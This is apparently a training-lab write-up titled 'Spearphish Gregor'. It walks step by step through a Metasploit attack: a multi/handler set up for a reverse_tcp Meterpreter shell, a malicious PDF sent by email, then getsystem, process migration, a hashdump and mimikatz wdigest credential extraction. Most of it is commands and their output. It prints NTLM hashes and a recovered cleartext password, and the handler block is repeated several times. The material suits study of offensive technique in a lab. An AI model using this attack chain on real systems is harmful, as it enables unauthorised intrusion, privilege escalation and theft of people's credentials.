use exploit/multi/handler

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```

6.9 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```

6.10 set lhost 10.0.99.30

set lhost 10.0.99.30

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```

6.11 set lport 4444

set lport 4444

Task 11

Spearphish Gregor



```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```

6.12 set exitonsession false

set exitonsession false

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```

6.13 exploit -j

exploit -j

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000
```

Task 11

Spearphish Gregor



7 Send email to Gregor

7.1 Send email with embedded T25L.pdf attached

The screenshot shows the Microsoft Outlook application window. The left sidebar displays the folder structure: Sent, jsmith269@free.mail, Inbox (1), Drafts, Sent, Archives, Trash, Local Folders, Trash, and Outbox. The main pane shows a list of emails. The selected email is from 'gregor_5978@nabr.rus' with the subject 'T25L'. The email body is empty, and the attachment 'T25L.pdf' (72.0 KB) is visible at the bottom. The right sidebar shows the 'Events' pane with a calendar view for Monday, March 10, 2024.

Subject	Correspondents	Date
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Message undeliverable	Postmaster	2/13/2024, 6:54 PM
Milo Kidd Resume	Aaron388@aerospatiale-trombert.fra	2/13/2024, 7:10 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/13/2024, 7:16 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/13/2024, 9:02 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/13/2024, 9:52 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/13/2024, 10:22 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/13/2024, 11:01 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/13/2024, 11:43 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/21/2024, 5:02 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/21/2024, 5:25 PM
Milo Kidd CV	Aaron388@aerospatiale-trombert.fra	2/21/2024, 6:39 PM
T25 List	gregor_5978@nabr.rus	3/3/2024, 11:39 PM
T25L	gregor_5978@nabr.rus	1:08 AM
T25L	gregor_5978@nabr.rus	1:19 AM

From: Me
Subject: T25L
To: gregor_5978@nabr.rus
1:19 AM

1 attachment: T25L.pdf 72.0 KB

Unread: 0 Total: 27 Today Pane



8 Open Sessions

8.1 sessions 9 in this instance

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 9 opened (10.0.99.30:4444 -> 10.0.210.219:53552) at 2024-03-04 01:20:07 +0000

msf exploit(handler) > sessions 9
[*] Starting interaction with 9...
```

8.2 getuid

getuid

```
meterpreter > getuid
Server username: WIN-6UV4GTPJ700\Gregor
meterpreter >
```

8.3 ipconfig

```
meterpreter > getuid
Server username: WIN-6UV4GTPJ700\Gregor
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::100:7f:fffe:
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : AWS FV Network Device #0
Hardware MAC : 0e:10:64:59:8e:39
MTU        : 9001
IPv4 Address : 10.0.210.219
IPv4 Netmask : 255.255.252.0
IPv6 Address : fe80::e8d2:3559:842d:43b5
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 13
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a00:d2db
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Gregor's ip address is 10.0.210.219

Task 11

Spearphish Gregor



8.4 meterpreter > cd ..

back out to run ls (list)

cd ..

cd ..

ls

```
meterpreter > getuid
Server username: WIN-6UV4GTPJ700\Gregor
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\

Mode                Size           Type             Last modified            Name
-----
40777/rwxrwxrwx    0           dir             2018-05-16 17:37:25 +0000 $Recycle.Bin
40777/rwxrwxrwx    0           dir             2016-10-12 00:10:37 +0000 Boot
40777/rwxrwxrwx    0           dir             2012-02-25 12:09:57 +0000 Documents and Settings
40777/rwxrwxrwx    0           dir             2009-07-14 03:20:08 +0000 PerfLogs
40555/r-xr-xr-x    0           dir             2018-05-04 17:44:52 +0000 Program Files
40555/r-xr-xr-x    0           dir             2018-05-15 22:31:24 +0000 Program Files (x86)
40777/rwxrwxrwx    0           dir             2017-04-25 19:43:51 +0000 ProgramData
40777/rwxrwxrwx    0           dir             2018-05-16 02:16:50 +0000 Python27
40777/rwxrwxrwx    0           dir             2017-04-25 17:04:42 +0000 Recovery
40777/rwxrwxrwx    0           dir             2017-04-25 17:00:58 +0000 System Volume Information
40555/r-xr-xr-x    0           dir             2018-06-08 13:50:51 +0000 Users
40777/rwxrwxrwx    0           dir             2017-04-25 17:04:43 +0000 Windows
100444/r--r--r--   383786      fil             2010-11-21 03:24:02 +0000 bootmgr
40777/rwxrwxrwx    0           dir             2024-03-04 01:09:00 +0000 exploit_files
100666/rw-rw-rw-   536870912   fil             2024-02-28 23:54:05 +0000 pagefile.sys
40777/rwxrwxrwx    0           dir             2024-03-04 01:20:06 +0000 scripts

meterpreter >
```

8.5 cd Users

8.5.1 cd Users

cd users

ls

```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users

Mode                Size           Type             Last modified            Name
-----
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 Administrator
100666/rw-rw-rw-   4096      fil             2017-04-25 19:43:51 +0000 All Users
40555/r-xr-xr-x    0           dir             2017-04-25 17:02:21 +0000 Default
40777/rwxrwxrwx    0           dir             2012-02-25 12:09:57 +0000 Default User
40777/rwxrwxrwx    0           dir             2018-05-30 18:23:35 +0000 Gregor
40555/r-xr-xr-x    0           dir             2009-07-14 04:57:55 +0000 Public
40777/rwxrwxrwx    0           dir             2018-06-08 13:48:56 +0000 SFB-Officer
100666/rw-rw-rw-   174      fil             2009-07-14 04:57:55 +0000 desktop.ini
40777/rwxrwxrwx    0           dir             2018-05-16 02:17:07 +0000 ephemeral

meterpreter >
```




8.5.2 cd Administrator

cd Administrator
ls

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users\Administrator

Mode                Size           Type             Last modified          Name
-----
40777/rwxrwxrwx    0           dir             2012-04-05 20:45:17 +0000 AppData
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 Application Data
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Contacts
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 Cookies
40555/r-xr-xr-x    0           dir             2017-04-25 19:44:18 +0000 Desktop
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Documents
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Downloads
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Favorites
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Links
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 Local Settings
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Music
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 My Documents
100666/rw-rw-rw- 524288      fil             2018-06-29 22:55:02 +0000 NTUSER.DAT
100666/rw-rw-rw- 65536      fil             2017-04-25 19:44:33 +0000 NTUSER.DAT(016888bd-6c6f-11de-8d1d-001e0bde3ec).TM.blf
100666/rw-rw-rw- 524288      fil             2017-04-25 19:44:33 +0000 NTUSER.DAT(016888bd-6c6f-11de-8d1d-001e0bde3ec).TMContainer00000000000000000001.regtrans-m
100666/rw-rw-rw- 524288      fil             2017-04-25 19:44:33 +0000 NTUSER.DAT(016888bd-6c6f-11de-8d1d-001e0bde3ec).TMContainer00000000000000000002.regtrans-m
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 NetHood
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Pictures
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 PrintHood
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 Recent
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Saved Games
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Searches
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 SendTo
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 Start Menu
40777/rwxrwxrwx    0           dir             2017-04-25 19:25:06 +0000 Templates
40555/r-xr-xr-x    0           dir             2017-04-25 19:25:19 +0000 Videos
100666/rw-rw-rw- 262144      fil             2024-02-29 00:19:09 +0000 ntuser.dat.LOG1
100666/rw-rw-rw- 0           fil             2017-04-25 19:25:05 +0000 ntuser.dat.LOG2
100666/rw-rw-rw- 20          fil             2012-04-05 20:45:17 +0000 ntuser.ini
```

8.5.3 getsystem

getsystem

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

8.5.4 Hashdump

hashdump

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

Because hashdump does not work right now the following steps are required to be able to achieve.

8.5.5 sysinfo

sysinfo

```
meterpreter > sysinfo
Computer           : WIN-6UV4GTPJ700
OS                 : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users   : 1
Meterpreter       : x86/windows
```

Task 11 Spearphish Gregor



8.5.6 Process List

ps

```
meterpreter > ps

Process List
-----
PID   PPID  Name                                Arch Session User                                Path
----
0      0     [System Process]                   x64    0
372    0     smss.exe                           x64    0
384    3024  72965093-T25.pdf.exe               x86    1   WIN-6UV4GTPJ700\Gregor            C:\exploit_files\shellcode\72965093-T25.pdf.exe
396    644   svchost.exe                         x64    0   NT AUTHORITY\NETWORK SERVICE      C:\Windows\System32\svchost.exe
496    488   csrss.exe                           x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\csrss.exe
508    644   svchost.exe                         x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\svchost.exe
548    488   wininit.exe                         x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\wininit.exe
556    540   csrss.exe                           x64    1   NT AUTHORITY\SYSTEM                 C:\Windows\System32\csrss.exe
580    540   winlogon.exe                       x64    1   NT AUTHORITY\SYSTEM                 C:\Windows\System32\winlogon.exe
644    548   services.exe                       x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\services.exe
652    548   lsass.exe                           x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\lsass.exe
660    548   lsm.exe                             x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\lsm.exe
752    644   svchost.exe                         x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\svchost.exe
828    644   svchost.exe                         x64    0   NT AUTHORITY\NETWORK SERVICE        C:\Windows\System32\svchost.exe
916    644   svchost.exe                         x64    0   NT AUTHORITY\LOCAL SERVICE           C:\Windows\System32\svchost.exe
964    644   svchost.exe                         x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\svchost.exe
1012   644   svchost.exe                         x64    0   NT AUTHORITY\LOCAL SERVICE           C:\Windows\System32\svchost.exe
1080   644   svchost.exe                         x64    0   NT AUTHORITY\LOCAL SERVICE           C:\Windows\System32\svchost.exe
1196   644   spoolsv.exe                         x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\spoolsv.exe
1228   644   armsvc.exe                         x86    0   NT AUTHORITY\SYSTEM                 C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe
1316   644   taskhost.exe                       x64    1   WIN-6UV4GTPJ700\Gregor            C:\Windows\System32\taskhost.exe
1384   508   dmw.exe                             x64    1   WIN-6UV4GTPJ700\Gregor            C:\Windows\System32\dmw.exe
1428   1364  explorer.exe                       x64    1   WIN-6UV4GTPJ700\Gregor            C:\Windows\explorer.exe
1568   644   LiteAgent.exe                      x64    0   NT AUTHORITY\SYSTEM                 C:\Program Files\Amazon\XenTools\LiteAgent.exe
1592   644   svchost.exe                         x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\svchost.exe
1640   644   svchost.exe                         x64    0   NT AUTHORITY\LOCAL SERVICE           C:\Windows\System32\svchost.exe
1656   2152  36916375-T25.pdf.exe               x86    1   WIN-6UV4GTPJ700\Gregor            C:\exploit_files\shellcode\36916375-T25.pdf.exe
1732   644   Ec2Config.exe                      x64    0   NT AUTHORITY\SYSTEM                 C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1944   752   WmiPrvSE.exe                       x64    0   NT AUTHORITY\SYSTEM                 C:\Windows\System32\wbem\WmiPrvSE.exe
1988   752   WmiPrvSE.exe                       x64    0   NT AUTHORITY\NETWORK SERVICE        C:\Windows\System32\wbem\WmiPrvSE.exe
2064   644   svchost.exe                         x64    0   NT AUTHORITY\NETWORK SERVICE        C:\Windows\System32\svchost.exe
2100   644   svchost.exe                         x64    0   NT AUTHORITY\NETWORK SERVICE        C:\Windows\System32\svchost.exe
2152   3044  cmd.exe                             x64    1   WIN-6UV4GTPJ700\Gregor            C:\Windows\System32\cmd.exe
2812   644   msdtc.exe                          x64    0   NT AUTHORITY\NETWORK SERVICE        C:\Windows\System32\msdtc.exe
2820   964   taskeng.exe                         x64    1   WIN-6UV4GTPJ700\Gregor            C:\Windows\System32\taskeng.exe
2856   644   amazon-ssm-agent.exe               x64    0   NT AUTHORITY\SYSTEM                 C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
3024   3044  cmd.exe                             x64    1   WIN-6UV4GTPJ700\Gregor            C:\Windows\System32\cmd.exe
3044   2820  python.exe                          x64    1   WIN-6UV4GTPJ700\Gregor            C:\Python27\python.exe
3064   556   conhost.exe                         x64    1   WIN-6UV4GTPJ700\Gregor            C:\Windows\System32\conhost.exe

meterpreter >
```

8.5.7 Getpid and Migrate

getpid and migrate to explorer.exe

```
meterpreter > getpid
Current pid: 384

meterpreter > migrate 1428
[*] Migrating from 384 to 1428...
[*] Migration completed successfully.
```

migrate 1428

```
meterpreter > getpid
Current pid: 384

meterpreter > migrate 1428
[*] Migrating from 384 to 1428...
[*] Migration completed successfully.
```

8.5.8 Hashdump

hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48a94b5603ed965d259f9e45d7b12e1a:::
ephemeral:1002:aad3b435b51404eeaad3b435b51404ee:156cc0476b52911634543bb52f631a74:::
Gregor:1004:aad3b435b51404eeaad3b435b51404ee:96eec895569141d6b6b439bc019243c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SFB-Officer:1005:aad3b435b51404eeaad3b435b51404ee:ff071d0af7a5211eef2abc9f8a5588b7:::

meterpreter >
```



8.6 Mimikatz

8.6.1 load mimikatz

load mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter >
```

8.6.2 help mimikatz

help mimikatz

```
meterpreter > help mimikatz

Mimikatz Commands
=====

Command      Description
-----
kerberos      Attempt to retrieve kerberos creds
livessp       Attempt to retrieve livessp creds
mimikatz_command Run a custom command
msv           Attempt to retrieve msv creds (hashes)
ssp           Attempt to retrieve ssp creds
tspkg         Attempt to retrieve tspkg creds
wdigest       Attempt to retrieve wdigest creds

meterpreter >
```

8.6.3 wdigest

wdigest

```
meterpreter > wdigest
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving wdigest credentials
wdigest credentials
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

AuthID   Package  Domain      User              Password
-----
0:996    Negotiate WORKGROUP    WIN-6UV4GTPJ700$
0:22312  NTLM
0:997    Negotiate NT AUTHORITY  LOCAL SERVICE
0:999    NTLM      WORKGROUP    WIN-6UV4GTPJ700$
0:57564  NTLM      WIN-6UV4GTPJ700 Gregor            XiKBpgamzKFQidCupd5XwiKBpgamzKFQidCupd5z

meterpreter >
```

This result shows Gregor's password
XiKBpgamzKFQidCupd5XwiKBpgamzKFQidCupd5z

9 Gregor's Info

IP Address: 10.0.210.219

Password: XiKBpgamzKFQidCupd5XwiKBpgamzKFQidCupd5z